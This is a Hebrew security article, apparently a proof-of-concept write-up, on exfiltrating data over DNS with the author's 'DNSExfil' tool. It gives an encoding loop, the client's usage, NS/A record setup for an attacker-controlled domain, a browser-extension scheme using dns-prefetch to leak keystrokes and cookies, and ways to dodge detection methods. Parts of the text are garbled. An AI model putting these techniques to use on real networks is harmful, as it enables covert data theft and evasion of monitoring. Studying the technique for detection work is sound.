משתנה `message` שומר בתוכו את המידע שיש לקודד. משתנה `len_domain` שומר את אורך הדומיין הסופי. למקרה שכתבתי לעלה שאורך הדומיין יכול להגיע למקסימום של 253 תווים, מצאתנו לנכון להגביל את עצמי ל-250 תווים ולספק מרוחק ביטחון. השלב הראשון הוא מציאת האורך האפשרי ל-label - אם יש מספיק מקום בכל הדומיין, אז ניתן להכניס עד 63 תווים. אחרת, אם נשאר לפחות הדומיין פחות מ-63 תווים, נמלא את כמות המקום שלא יגרום לכתובת הדומיין לחרוג מהאורך של 250 תווים.

לאחר מכן, נבדוק כל פעם רצף באורך שטור `message` (בית ראשון, שני בתים ראשונים, שלושה בתים ראשונים וכן הלאה) ונકודד את הרצף. אם אורך הרצף שמכיל חאותיות ראשונות מה הודעה יגיע לפחות 63 תווים כשהוא מוקודד, נפסיק את הלולאה (`break`). לאחר מכן, מוסיף אותו לדומיין (לא מופיע בקטע הקוד) ונקצר את ההודעה מההתחלתה (נוריד את האותיות שכבר קודדנו והוספנו לדומיין).

הרעilon הזה אמנם נראה לגיטימי, אך הוא **רע מאד**. זה היה ניכר כשהתנסיתי עם קידוד של הודעות באורך 1000 אותיות ומעלה - יצירתי כתובות הדומיין לקופה (על מחשב עם 7 זור שמייני) יותר מ-20 שניות! זאת לא כמות זמן לגיטימית להליר קידוד זהה פשוט. כמות האיטרציות שנעשה היא מגוחכת ויש צורך דחוף למצאו שיטה אחרת.

אוקי', מה לוקח פה את הזמן? ההליך לקודד כל פעם כמהות כלשהו של אותיות בשביל למצוא את האורך המקודד המתאים. אם לדוגמה 40 אותיות יכולות להיכנס כשהן מקודדות ב-Base36 (אורך לאחר קידוד: 62 אותיות) אז הקוד יבדוק את האות הראשונה, שתי אותיות ראשונות, שלוש אותיות ראשונות עד ל-40 אותיות ראשונות (כלומר 40 פעמים יבוצע קידוד עד להגעה למקורה הקצה), לבסוף הוא יעשה את הקידוד ל-40 האותיות הראשונות שוב וויסיף אותם לדמיין.

עבור 1000 אותיות יש פה 1000 פעמים קריאה לקוד הקידוד ל-Base36 - דהיינו הרבה. כמהות הפעמים שבוצע הליך הקידוד הוא מה עמוק על המחשב. בשלב זהה הבנתי שהוא שאני צריך זה לדעת את היחס בין אורך הודעה מקודדת לאורך הודעה רגילה. השיטה של חלוקה בין ה- n של הבסיסים עזרה לנו להבין כמה מידע מתווסף, אז נוכל להשתמש בה כדי לשער את אורך הודעה הרגילה בהינתן אורך הודעה מקודדת:

$$length_{bytes} = \left\lceil length_{enc} \cdot \frac{\ln(36)}{\ln(256)} \right\rceil$$

כעת, אנחנו יודעים שאורך הודעה הרגילה היא 64% מה הודעה מקודדת. נעהל כלפי מטה כדי לא להסתכן בחיריגה. הקוד החדש שמשתמש במתמטיקה י יצא יעיל פי 500x בבדיקות לעומת הקוד המקורי (זהו יעיל ממשמעותית בכל בינה):

```
while message and domain_len < 250:
    #determine the length of a label (amount of encoded characters)
    target_encoded = min(63, 250 - domain_len)
    #estimate the amount of bytes possible to encode
    target_bytes = int(target_encoded * math.log(36) / math.log(256))
    add = to_base(message[:target_bytes]).decode("idna")
    message = message[target_bytes:] #truncate message
```

lolalat ה-zif בקוד הקודם בוחרת קוד ייחידה ((1)0) שמחשבת את אורך המידע שנייתן לקודד-label בודד. כעת, ניתן לקודד את המידע ממשמעותית מהר יותר.

הבעיה: הגבלה על אורך דומיין מקסימלי | הפתרון: חילוק למספר כתובות דומיין

בגלל שלא ניתן להשתמש באורך דומיין בלתי מוגבל, וקיים הגבלה ל-253 אותיות, אין נוכן לשנות הרבה מידע? הפתרון המתבקש הוא לחלק את המידע לדומיינים שונים. תהליך של פיצול (Fragmentation) הוא לא דבר זר ברשותך. גם פרוטוקול IP וגם פרוטוקול TCP מבצעים תהליכי פיצול משליהם על מנת שגודל כל חבילה מידע (PDU) תהיה מתחת לגבול מסוים (המוגדרים בתור MTU ו-MSS)

בהתאמה). נתבונן על הליך שליחת מידע בגודל 4500 בתים. בגלל זהה יותר מה-MTU (שמדובר כ-1500), חביתת IP תיאlez לפרק את עצמה לחבילות הבאות:

Size (bytes)	Header size (bytes)	Data size (bytes)	Flag <i>More fragments</i>	Fragment offset (8-byte blocks)
1,500	20	1,480	1	0
1,020	20	1,000	1	185
1,500	20	1,480	1	310
560	20	540	0	495

מספר ומיקום החלקים - הדבר המשותף לכל הפרוטוקולים שעושים חלוקה לתתי-מידע, הוא שכולם שומרים על מספר של כל תת-חבילת מידע. שדה Fragment offset ב프וטוקול IP הוא מספר שמתאר את מיקום המידע של כל fragment בהקשר של ההודעה הכוללת. לדוגמה, ה-fragment הראשון מתחילה ממוקם 0 (0 = 8 x 0) עד מקום 1479, ה-fragment השני מתחילה ממוקם 1480 (8 = 8 x 1) עד מקום 2479. שיטת ה-offset היא שיטת מספר שמשיגה שני ציורים במקצת אחת - גם נותנת לנו מספר וגם נותנת לנו את המיקום של החלק בהקשר של כלל המידע. [RFC815](#) מתאר בצורה פשוטה את אלגוריתם ההרכבה מחדש: כחלק חדש מגע, הוא בא למלא חור. נבדוק אם הוא מססה להלוטין את החור, ואם כן, נמחק את החור מרשימת החורים שיש למלא. בסופו של דבר, יגיע הנตอน האחרון והוא ימלא את החור הנותר. כתוצאה לכך החור האחרון ימחק מרשימת החורים וכשהרשימה זו תהיה ריקה (כשאין חורים למלא) - המידע הורכב בהצלחה.

זיהוי של חלק אחרון - הדבר הנוסף שניתן לשימוש לבסוף בטבלה לעיל הוא שהחלק האחרון מכיל את הערך 0 ב-"More Fragments". דרך להבדיל את החלק האחרון משאר החלקים הוא חשוב ביותר, וגם חלק לא פשוט. החלק הביעתי הוא זיהוי הגעתם של כל החלקים, דבר שאינו מובטח בכלל, ונצרך לטפל בו. אין ערובה שהחלק האחרון באמת יגיע אחרון, כך שיש צורך במספר מערכות בשבייל לבדוק מתי הכל הגיע.

במערכת שבנית, אין דרך לדעת מראש את כמות המידע שייכנס בדומין בודד. לכן, הליך המספר של המידע קורה במקביל לתהיליך הקידוד. השיטה שהלכתי אליה היא מספר פשטוט - 1 לחילק המידע הראשון, 2 לחילק המידע השני וכו' וכו' לחילק המידע האחרון. במקרה, ניתן היה לlabel לא יכול להתחיל עם מקף, וכך שהשימוש באות נוספת הוא הכרחי פה. באופן דומה, ניתן היה להשתמש בשיטה דומה לשיטת ה-offset שמתוארת בפרוטוקול IP, אך למרביבת ההודעות מצאתי שימוש במספרים תלת-ספרתיים וארבע ספרתיים ללא קידוד נוסף (כמו שתיארתי בתת-פרק "קידוד מידע" בפרק הקודם) לווך במוצע יותר טובים מאשר מספר פשוט שמתחליל מ-1.

מבנה כתובת דומיין



- זה הדומיין שבתוכו נמצא שרת-hsNS שלו תופנה הבקשה.

מזהה הודעה - 4 האותיות הראשונות של פונקציית גיבוב של ההודעה המקורי (בקוד השתמשתי ב- SHA256). הגיבוב הזה משתנה באופן דרמטי עם כל אות שימושיפים / משנים בו ולכן יכול להיות ייחסית רנדומלי ולא צפוי (volatile). ישנו גם 65,535 אפשרויות לארכובת האותיות הראשונות (הרבה פחות אפשרויות בהשוואה לגיבוב המלא אך מספיק לצרכים שלנו).

בנוסף, השרת שמקבל את המידע יכול להשתמש בארכובת האותיות הראשונות של הגיבוב כדי לקבוע באופן חד משמעי ייחסית אם הוא פענח את ההודעה נכון או אם חלק מהמידע לא הגיע/לא פוענה נכון. הוא עושה זאת על ידי גיבוב מחדש של ההודעה שהתקבלה אצלו, והשוואה של ארכובת האותיות למזהה ההודעה.

מספר - אין יכולת לדעת מה סדר הדומיינים המגיעים לשרת, או כמה פעמים הם הגיעו, שכן לעיתים מחשב ארגוני יכול לשלוח בקשה DNS מספר פעמיים. לכן, מפרקם את המידע למספר דומיינים וכל דומיין מקבל מספר שונה.

ארוך ההודעה - אורך ההודעה המקורי כוללן. השרת משתמש בכך זה בשבייל לזהות שלל המידע הגיע ונוסף בהצלחה. אורך ההודעה הוא גם אמצעי בטיחות משני למזהה ההודעה, שמוודא שההודעה הגיע בשלהותה, ובארוכה המלא.

להלן דוגמא לקידוד של הטקסט Lorem Ipsum לפי השיטה המתווארת. אורכו של הטקסט זהה הוא 445 תווים, וארבעת האותיות הראשונות של גיבוב SHA256 שלו הן "d8c2". לפי התבנית לעיל, נוצרו את כתובות הדומיין הבאות אשר מתחכבות עם הטקסט המקורי לאחר קידוד באופן הבא:

Original Text: Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris nisi ut aliquip ex ea commodo consequat. Duis aute irure dolor in reprehenderit in voluptate velit esse cillum dolore eu fugiat nulla pariatur. Excepteur sint occaecat cupidatat non proident, sunt in culpa qui officia deserunt mollit anim id est laborum.

Encoded Text: ho04jjwvcvxko39mqe6l9pu22gsd72qjyg6yv5fn71ud8lqo0ys2exlocgwfjm.jqhfh31o1m
ixs4tt2aou1hyzeqsvcsouti86swwp4ka2gpxzo5ngvn4c205el4.kzvptf97x4niu5bwm4d
oyzb2375oeuwfc6hppmwaug3tzaw4e0zoo6shobsdfn.nzv20h42302gby4bz47wb6gu
9fmjgt8.445.1.2d8c.t1.the-gordons.site

Encoded Text: dfog1afnxp614xdrlyjxrq4u6a3ss6f9jsehb189q1g8owa4d8b1wvi64nocf.jxl8mi52m6
nmvc1w4pcmgqzvxdzi9k4ewn5awcq6q563zqozsy69ygdz5zhh0.dfe6phrap04f7gy5kq
2ot99rv8v9an0dsr7xjm4slww4k5qwxxszvgnhqlloin.nncefvvxm8xwldq62op9ew0vy4
5w4pi.445.2.2d8c.t1.the-gordons.site

Encoded Text: jqpap40jybpqgokioxxonokfcjz5gdb9d72hh6ipqlx0wzw0lfk7lj56skxzxa5.logeekij60jmf
9p6uyb40ftclcbqte6m04de4i1sd0kazj6ga93kmgt2ksb9l.loicxlhki5xs2qbtmd7rdl1t3j
r4zswm9pmv1uemvwh0c35vnvhql9qsn3qc8.d3ojzb3rqfqg5vpzcgil6rm6vpgra0xd.4
45.3.2d8c.t1.the-gordons.site

Encoded Text: e8ziujs5ozon2inwfm2skk8ug9p4m7jc2yc62fk.445.t-1.2d8c.t1.the-gordons.site

הגדרת הערך הסמי

הערך הסמי שבו השתמש הוא פרוטוקול DNS. בגלל שהוא פרוטוקול כל כך בסיסי, כל כל שמאפשר תקשורת אינטרנט, ישמש ב-DNS כדי למצוא קודם את כתובת ה-IP לתקשר אליה. זה כולל, אך לא מוגבל ל:

- תקשורת ICMP - Ping
- כל nslookup / dig - DNS Lookup
- תקשורת HTTP - דפדף, וכו'
- SSH, Telnet - TCP
- אופטימיזציה לדפי אינטרנט בדפדף - dns-prefetch
- רשותות חברותיות (שתומות בעדכון לינקים עם (Open Graph Protocol

שרת ה-NS שלנו ייחזר בכל מקרה תשובה NXDOMAIN (דומיין לא קיים), בלי תלות بما שהוא מקבל. הוא ישמור את המידע שהתקבל, וכאשר כל חלק המידע יגיעו, הוא ידפיס אותם החוצה (או ישמור אותם לתיקייה, אם משתמשים באפשרות '-o').

dns-prefetch

עורץ סמי מסקרן מאוד, היא דואקָה תגית meta ב-HTML. כאשר דףדף מחפש משאב משרת (צד שלישי), יש לפטור את שם הדומיין של מקור זה לכתובות IP לפני שהדף יכול להגיש את הבקשה. עבור אתרים הפתוחים חיבורים לצדים שלישיים רבים, זמן חולוציות ה-NS יכול להוביל להתקבות תקשורתית רבה מצד הלקות. התקבות זו יכולה לקחת ملي' שניות בודדות (במידה והתשובה לשאלת ה-NS נמצאת במתמונן) ובמקרים קיצוניים אף מספר שניות. על מנת לפטור בעיה זו, משתמשים בתגית dns-prefetch - תגית זו מנסה למצוא את כתובות IP של שמורות דומיינים שהמשתמש עתיד לגשת אליהם עוד לפני שהיא משתמש מנסה לגשת ל קישור - תגית שעשויה DNS Lookup.

על מנת לזרז את זמן המעבר בין קישורים, מפתחים יכולים להשתמש בשורה הבאה בעת ציון הקישור:

```
<link rel="dns-prefetch" href="//host_name_to_prefetch.com">
```

התגית אינה משנה את נראות האתר אך גורמת לדףדף לבצע בדיקת DNS אל הקישור, ועוקפת גם מערכות CORS ו-CSP:

```
<a href="http://a.com"> A) Default HTTPS: No prefetching </a>
<meta http-equiv="x-dns-prefetch-control" content="on">
<a href="http://b.com"> B) Manual opt-in: Prefetch domain resolution. </a>
<meta http-equiv="x-dns-prefetch-control" content="off">
<a href="http://c.com"> C) Manual opt-out: Don't prefetch domain resolution </a>
<meta http-equiv="x-dns-prefetch-control" content="on">
<a href="http://d.com"> D) Already opted out: Don't prefetch domain resolution. </a>
```

בברית מחדל, האפשרות לבצע dns-prefetch אינה פועלת, ועל מנת להפעיל אותה יש להוסיף תגית נוספת ל-HTML (مزול שזה לא שינוי ב-flags של הדףדף) - תגית "x-dns-prefetch-control" מפעילה את היכולת לבצע בדיקות DNS לקישורים מבלי שהמשתמש לווח עליהם. אחת השיטות שהتنשיטי איתן שעובדתי על הפרויקט, היה שימוש של אלגוריתם הקידוד ב-SJ טהור, כך שייהינה ניתן להטמעו אותו בתוספ קרום (קוד SJ לא מצורף לפרויקט). ניתן להשתמש בתוסף דףדף שבעת טיענת אתר יעביר מידע אל השרת NS של התוקף באמצעות תגיות dns-prefetch שהוא מחייב לאתר עם DOM. בהנחה שהתוכףימצא דרך להפעיל את developer mode בדףדף (כי לא פשוט להתקין תוסף שלא בא מהחנות), ייכתוב קוד שיבצע את הקידוד המתאים, הוא יוכל לגרום לזליגת מידע מהדףן של מחשב ארגוני, כולל הקשות מקלדת, צילומי מסך, קישוריםיהם שבהם המשתמש היה (כולל פרמטרים GET שעולים להיות בתוך הקישורים), גישה לקוביות וכו'.

DNSExfil

הכלי שעבדתי עליו כבר זמן מה הוא [DNSExfil](#), גרסה ראשונית למה שאמור להיות לביצוע כל סוג של DNS Exfiltration. בנויגוד לכלים קיימים היום, הכליל הזה אמור לתת למשתמש שליטה מלאה על הקידוד, המספר וויזוא הנთונים - סט כלים לבניית שיטות לצליגת מידע דרך DNS. הוא נועד לקהילה שתתרום לו קוד - שיטות דחיסה, שיטות הצפנה, שיטות לקידוד מידע ו-fragmentation שיאפשרו לכל משתמש ליצור כל קידוד לדומיין שברשותו.

המערכת נבנתה עם דינמיות מקסימלית בראשה, ולקחו מספר שביעות לבנייתה. לרובה הצעיר, עד לזמן כתיבת המאמר זהה לא הספקתי לסייע אותה (ובהחלט דרושים לי עוד כמה שביעות עבודה). על מנת שהיא ניתן להשתמש בה, בנייתי כל C API בזריזות, כך שתוכלו להשתמש בה בנוחות (במקור היא אמורה להיות בכל כתובה בשפת תכנות Rust). מה שמנוגש לפניכם היא גרסה ראשונה (אני קורא לה MVP - מוצר ראשי בסיסי) שנונתנה שליטה בסיסית על דחיסה ודברים נוספים. עם הזמן, בלי נדר, אני אוסיף לבנות את הכליל הזה, אולי אכתוב כתבת המשך על התהילה...

```
$ python3 DNSExfil-Client.py -h
usage: DNSExfil-Client.py [-h] [--dry] [--alphabet_preset {CASE_SENSITIVE,CASE_INSENSITIVE,HUMAN_READABLE,RFC4648,BASE58_BITCOIN,BASE58_RIPPLE,default} | -c ABCDEFGHIJ | -r A-Za-z] [-rnd]
                           [-seed RANDOM_SEED] [-v] [--compress {bz2,zlib,nocompress}]
                           [INPUT_FILE_OR_STREAM] SUBDOMAIN

[REDACTED]

Send/Client
Exfiltrate data using DNS (PoC for DigitalWhisper.co.il)

positional arguments:
  INPUT_FILE_OR_STREAM  input filename or standard input
  SUBDOMAIN             the subdomain that receives the information

optional arguments:
  -h, --help            show this help message and exit
  --dry                performs a dry run - if set, DOES NOT send any data
  -v, --verbose         Show Debug Data

Alphabet Settings:
  Change Encoding Settings

  --alphabet_preset {CASE_SENSITIVE,CASE_INSENSITIVE,HUMAN_READABLE,RFC4648,BASE58_BITCOIN,BASE58_RIPPLE,default}
                           select from a pre-made set of encodings
  -c ABCDEFGHIJ, --chars ABCDEFGHIJ
                           specify characters for the encoding
  -r A-Za-z, --range A-Za-z
                           specify range of ASCII characters for the encoding
  -rnd, --randomize    Randomize the order of the characters (recommended to use with --seed)
  -seed RANDOM_SEED, --random_seed RANDOM_SEED
                           Random seed used (does nothing without -r)

Domain Builder Settings:
  --compress {bz2,zlib,nocompress}
                           select from a selected set of compressions
```

הכנה: שינוי הגדירות דומיין

על מנת להשתמש בכלל, יש להכין ראשית את הדומיין שתבחרו כך שיוכל להעביר את המידע לשרת NS המתאים. לשם כך, מוסף שתי שורות להגדירות הדומיין:

Type	Name	Content
NS	t1	t1ns.the-gordons.site
A	t1ns	185.224.139.23

הדומיין שבו השתמשתי הוא דומיין מלא שנמצא בשליטה, אשר נקרא `the-gordons.site`. מדובר בדומיין שהוצג שנקנה באתר Hostinger ויש לי יכולת לשנותו ולנהל את רשומות ה-DNS שלו. על מנת שהבקשות עברו לשרת דומיין פנימי (קרי שרת ה-DNS שומר-המידע של התוקף) יש להגדיר שרת NameServer. הגדרת שורת NS ברשומות מעלה בעיה - השרת אליו מפנים חייב להיות כתובת דומיין (לא יכול להיות כתובת IP פשוטה).

על מנת לעקוף את הבעיה, מוסף רשומה A נוספת, אשר נותנת שם חדש לכתובת ה-IP של השרת שלו.icut, יש לשרת שלנו כתובת דומיין משוכנת אליו, וניתן להזין זאת אל שדה NS הדורש זאת. כך, השרת פותח "צינור קליטה", ומוקן לzechot תקשורת שתגיעה לחפש תתי-דומיין ולהעביר אותה לשרת `t1ns`. באותו דומיין ניתן להגדיר מספר צינורות, לקליטת נתונים ממיקומות שונים.

הערה חשובה בנוגע לתיאום השרת והליקוי

בתוך ה-`repository`, ניתן למצוא שתי תוכנות שכותבות בפייטון 3 - `DNSEXfil-Server.py` (להלן, תוכנת שרת) ו-`DNSEXfil-Client.py` (להלן, תוכנת ללקוח). כשמגדירים את הליקוח ניתן להגדיר את הקידוד והדחיפישה, אך זה קרייטי להגדיר את אותן הגדרות גם בשרת (על מנת שיידע איך להתמודד עם הנתונים). ניתן להשתמש בדיקוק באמצעות `flags` מתוכנת הליקוח שאחראים על דחיפסה וקידוד ולהעתיק אותן כמו שהם אל השרת (אותו קוד בדיקוק). בעתיד, אוסיף בקוד את יכולת לשמור, להעביר ולקלוט בקלות הגדרות דחיפסה וקידוד בפורמט דחוס `DNSO-protobuf`. כל עוד השרת והליקוח יטענו את אותו קובץ, הם יהיו מתואימים עם ההגדירות שלהם.

האם DNSExfil גרוע? כמה זה באמת יעבד כיום?

שאלה טובה, שמצדיקה פרק שלם שיענה עליה. נתחילה בכך שהעברת מידע באמצעות DNS היא לא סוד שמור. כתבו כתבות ומאמרים על DNS Tunneling עוד מאז Sh-hacker Oskar Pearson [כתב על כך בראשית התפוצה](#) Bugtraq ב-13 באפריל 1998. בשנת 2004 השיטה הוצגה בכנס Blackhat בטור טכנייה בהרצאה של [Dan Kaminsky](#). נשמע ישן? ובכן, ישן ראיות גם כיום, [האקרים איראנים משתמשים על שימוש בטכניקות דומות](#), עם שדרוגים כאלה ואחרים בנזקיות שלהם. ברגע לפגיעות 0day שלעתים יכולות להיות מתקנות לאחר זמן מה בגלל תקלת נקודתית, שיטות ועקרונות חדשים שנחשפים בכנסים לא פשוט נעלמים, אלא עוברים שדרוג ושיפור לארוך זמן.

לפני שהתחלתי את הפרויקט הזה,עשיתי מחקר על פרויקטים דומים, כולל על [dnschat2](#) שהציג בחדש האחרון (יולי 2021) לוט הכלים שmagic'ים מותקנים עם Axun Linu Kali. לכל אחד מהם יש את החזקות והחולשות שלו, אבל אף אחד מהם לא מספק את הערכה המלאה שמנצלת לחלוין את ה프וטוקול ונונתת למשתמש את היכולת האוטומטית לשולוט ולהרכיב בעצמו עם פינצטה את הקידוד שלו. לאותה מסקנה הגיעו גם כל החוקרים שקרותי שעסקו בנושא - כל kali מצילח אחרת עם כל חסימה, אין כל אחד שישולט בכל.

אני לא מתיימר לפתח את היישום הכי טוב או השיטה המושלמת, אך אני בהחלט שואף ליצור את הכל'י הכי טוב שיעשה את העבודה. פירקט את הפיצ'רים שתכננתי לפרויקט לחמשה שלי הנפקה, ואני מתכוון לעבוד עם אנשים נוספים בקהילה על מנת להפוך את הכל'י הזה למציאות (מוזמנים ליצור אית'י קשר אם הנושא הזה מעוניין אתכם).

טענה: לפי דבר #4, אין סיכוי שהדומיין שלך מספיק "מכובד" (reputation, WHOIS, IP Reputation) ולכן זה לא יעבד Alexa)

זה קצת נכון - בדוגמה שתיארתי כאן, לא סביר שאם תקנו דומיין מסוים משלכם שהוא מיד יעבד עם כל הרשותות הארגוניות הנוקשות ביוטר (עלול להיחסם כי הנתונים שלו "טריים מדי"). אבל, מה אם היתי מקבל שליטה על הגדרות-hDNS של אתר ידוע שכבר כבר זמן מה שיש לו נוכחות ברשת? האם הטענה הזאת עדין הייתה עומדת? לא בדיק.

לפי איך שאני רואה את זה, אם תוקף ברמה מדינית (APT Group) בעל משאבים בלתי מוגבלים היה רוצה להוציא מתקפה צאת לפועל (והוא יכול), הוא יטרוף או להשתלט על אתר מוכך (באמצעות פגיעות קיימות בשרת), ולשנות לו את הגדרות-hDNS, או לחלופין, ליצור אתר חדש, לתת לו ציבור תאוצה, למוכר מוצרים, לפרסם מידע ברשותות החברתיות, ועוד לאחר כמה שנים להשתמש בו בתור בסיס להעביר המידע. בין כה וככה, השיטה עצמה של DNS Tunneling לא מטה, זה עניין של הזדמנות אפשרות.

טענה: **לפי דבר #3, ניתוח פשוט של נתוני DNS יציג את הדומיינים שנראים מזרר, זהה וחשוף את העורך הסמוני**

זאת נקודה לא רעה בכלל - ניתוח של תעבורת ה-DNS יחשוף את הדומיינים שהם ארוכים משמעותית מרבית הדומיינים שמחשב לגיטימי ייגש אליהם. הטענה אינה מושלת כל יסוד. עם זאת, תכונן נכון של הקידוד כן יכול לפרט את הבעיה (אפילו אם חלקיים).

ראשית, שימוש בתתי-דומיין דינמיים הוא לא דבר יוצא דופן בנוף. אתרים שמספקים שירות CDN, כמו Cloudflare, משתמשים בכתובות דומיין שומות בצוותן הכללי לדומיינים שאנו משתמשים בהם בשיטה שלנו:

`https://dka575ofm4ao0.cloudfront.net/packs/0.8ce44a3da94b71df4a25.css`




אמנם, קיים הבדל משמעותי באורך הדומיינים הכלול. ניתן לראות בבירור שאורך הדומיין בדוגמה לעיל הוא משמעותי יותר מ-250 התווים שיש בשיטה שלנו. פתרון אפשרי לכך יהיה להוריד את כתות התווים בכל דומיין (כלומר לא לנצל את כל 250 התווים במכoon על מנת להתחמק מגילוי). ניתן לעשות זאת על ידי שינוי שתי שורות קוד (הקוד שכתבתי הוא באמת ד' דינامي), ואני מתכוון בעתיד להכניס את זה בתור פרטן שימוש יכול לשנות בו ולשנות אותו, כמו בכל דבר בדחיפה ובקידוד.

ניתן גם להפחית בכמות הבקשות שנעשות בכל יחידת זמן (זה מחייב אותנו חזרה לאיזון המושלים בין סודיות למהירות העברת מידע).

שנית, ניתן לכוון עוד יותר את הנתונים כך שלא יתגלו. ביוני 2018, חוקרים באוניברסיטת בן גוריון ובחברת "אקדמי טכנולוגיות" הוציאו מאמר שעוסק בזיהוי מידע שעובר ב-DNS. להלן תמצית של מה שהם מחשיפים:

1. **תוקפים ישתמשו בשמות דומיין קצרים** בשבייל מקסימום מקום (תחת המגבלה של 253 תוים), לדוג' "a.de29" שנעשה בו שימוש על ידי וירוס BernhardPOS בשנת 2015. נוכל להשתמש בעצמנו בשמות דומיין ארוכים יותר, בכונה.
2. **תוקפים ישתמשו בשמות דומיין שדים** לאתרים קיימים עם שגיאות קלות, לדוג' "d4fg732a.deploy-cloudflare.net", שאינו שייך לחברת Cloudflare עצמה.
3. מהרגע שמדוברים דומיין משמש לביצוע Data Exfiltration, סביר **שיםתו אותו ואת כל תת-הדומיין שלו**.
4. **אוסף מידע על כל דומיין** (per-domain approach) - כתות אחרות שנשלחו, סוג בקשות ה-DNS, הבדלי זמן (קבועים?) בין הבקשות. אם הערך של אחד מהם גדול מערך סף מסוים, הדומיין יסומן בתור בעיתוי. אם כך, נשתמש במספר דומיינים שונים (תמייהה בהמשך).


5. יש מערכות שמסתמכות על כך **שלאחר תקשורת DNS** אמורה לבוא **תקשרות TCP** תואמת, או ICMP, והן יצפו לכך. ניצור גם תקשורת TCP תואמת לאחר בקשת ה-DNS.
6. בדיקות אנטרופיה (Shannon Entropy) נעשות לדומינינם על מנת לבדוק את רמת א-הוודאות של האותיות של הדומיין. בדיקות אנטרופיה מוציאות בסופן מספר, ניקוד סטטיסטי, שאומר "עד כמה צפוי הטקסט והאותיות שלו". טקסט באנגלית, לדוגמה, בעל אנטרופיה נמוכה, כי הוא יחסית צפוי. אם אנחנו לא יודעיםizia את תגיע הלאה, אנחנו יכולים לנחש שיטור סביר שהאות הבאה תהיה 'e' מאשר 'z', ושהרצף 'th' הוא יותר צפוי ונפוץ מהרצף 'qu'. אנחנו יכולים מאותיות הראשונות לנחש את שאר המילה. ההתנהגות המתווארות כאן לא חלות על קידוד base36 כמו אצלנו. אי אפשר לדעת מה תהיה האות הבאה, כי הקידוד שלנו הוא לא שפה.



[מקור: <https://arxiv.org/pdf/1709.08395.pdf>]

- ונכל לעקוב את זה באמצעות שימוש בקידוד מתקדם יותר, שבינוי ממספר אותיות, או יקודד כל בית למילה לגיטימית באנגלית (כמו בדוגמה בחידת האסירים למטה).
7. כל וירוס מאז 2009 ועד היום השתמשו **רק בדומיין אחד** להעברת כל המידע.
8. מצלפים לסוגי בקשות DNS קלאסיות. לפי מקוריהם מציגים - 99.4% מבקשות ה-DNS הן מסוג A (מיועד ל-IPv4), AAAA (מיועד ל-IPv6)PTR- (Reverse lookup pointers). לכן, יש לצפות בעיקר בהזנה.
9. **יחודיות תת-דומיין** - דומיין שימושים בו להעברת מידע לרוב לא יחזור על תת-הdomain שלו (כי הוא רוצה להזכיר הוצאות שונות). לכן, מחפשים את הייחודיות של תת-domian תחת domian מסוים.
10. **נפח תקשורת DNS** - תוקפים שימושים DNS- ינסו להתחמק לרוב השימוש Cache- כדי שהמידע יגיע לשרת של התוקף. הם מנסים לרוב להשתמש בערכי TTL קצרים או התוחמקיות אחרות שימוש במתמונן. כתוצאה לכך, נפח המידע שנשלח לדומיין מסוים הוא גבוה ממשמעותית לאורך זמן.
11. **האורק קובע!** - יחפשו את אורק הדומיין המוצע שמוועבר, וצריך לוודא שהוא קצר יחסית.

בנובמבר 2019, חוקרים מאוניברסיטת SNSU בסידני [כתבו מאמר דומה](#), שבודק את ההגדרות המתאימות למערכת שתוכל לזהות ולהגן בזמן אמת מפני Machine Learning DNS Tunneling באמצעותEntropy. הינו לוקח את המחקר הזה בעירובן מוגבל - ראשית הוא קצר מדי (עם דיוק של 95% בדיזיון מוצלח). הינו מוצא שהבדיקות שהם עשו היו מישנות, לא מדיקות במילוד ולא (נורה אדומה גדולה), ושנית אנו מוצא שהבדיקות שהם עשו היו מישנות, לא מדיקות במילוד ולא מקייפות. עם זאת, מגיע להם ח"כ על הגדרת המאפיינים שהמכונה הלומדת צריכה לחפש:



[[Real-Time Detection of DNS Exfiltration and Tunneling from Enterprise Networks](#)] [מקור]

